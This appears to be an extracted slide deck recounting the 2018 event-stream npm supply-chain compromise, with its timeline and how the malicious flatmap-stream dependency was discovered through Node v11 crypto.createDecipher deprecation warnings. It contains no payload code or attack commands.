
Note:

Nothing malicious has emerged thus far.


Total time between first commit and v4.0.0?

12 days


On October 5th 2018 (T+31)
flatmap-stream@0.1.1 was published.




event-stream@3.3.6 installed fresh now pulls in
flatmap-stream@0.1.1 because of the 



event-stream@3.3.5 was stable for 2+ years.



A LOT depended on ~~event-stream~~^{3.3.5} and would get updated to 3.3.6 automatically.



Time between malicious control and discovery:

77 days

Time between **flatmap-stream@0.1.1** and exposure:

48 days

Agenda

1

How it happened

2

What it did

3

Where it leaves us



First, how was it discovered?

Payload A used a method deprecated in node v11.0.0

The screenshot shows a browser window displaying the Node.js Deprecated APIs page at https://nodejs.org/api/deprecations.html#deprecations_dep0106_crypto_createcipher_and_crypto_createdecipher. The page title is "Deprecated APIs | Node.js v12".

The main content is titled "DEP0106: crypto.createCipher and crypto.createDecipher". A table titled "History" shows the deprecation status for different Node.js versions:

Version	Changes
v11.0.0	Runtime
v10.0.0	Documentation-only

A callout box highlights the "v11.0.0" row with the text "Type: Runtime" and "Using `crypto.createCipher` and `crypto.createDecipher` with a derivation function (Node.js v11.0.0 and later) is now a runtime deprecation." The word "Runtime" in "Runtime deprecation." is crossed out with a red marker.

The "v10.0.0" row is described as "Documentation-only deprecation."

Node v11.0.0 was released 18 days into the exploit.

A screenshot of a web browser displaying the Node.js release blog for version 11.0.0. The browser window has a title bar showing 'Node v11.0.0 (Current) | Node.js' and a URL bar with 'https://nodejs.org/en/blog/release/v11.0.0/'. The Node.js logo is at the top left. A navigation bar below it includes links for HOME, ABOUT, DOWNLOADS, DOCS, GET INVOLVED, SECURITY, NEWS, and FOUNDATION. The FOUNDATION link is highlighted with a green background. The main content area features a large heading 'Node v11.0.0 (Current)' and a sub-heading 'by James M Snell, 2018-10-23'. Below this is a summary text: 'Node.js 11.0.0 is here! This is the newest version of Node.js, featuring improved performance, and an update to V8 7.0.' A 'Notable Changes' section lists bullet points, with the first one being 'Build' and its sub-point 'FreeBSD 10 is no longer supported. #22617'. The entire page has a light gray background.

Node v11.0.0 (Current)

by James M Snell, 2018-10-23

Node.js 11.0.0 is here! This is the newest version of Node.js, featuring improved performance, and an update to V8 7.0.

Notable Changes

- Build
 - FreeBSD 10 is no longer supported. #22617

Unrelated projects started getting deprecation warnings.

Expected behaviour

Nodemon does not use deprecated Node.js APIs, causing deprecation warnings to be logged.

Actual behaviour

A deprecation warning is logged:

```
[DEP0106] DeprecationWarning: crypto.createDecipher is deprecated.
```

A deprecation warning is logged:

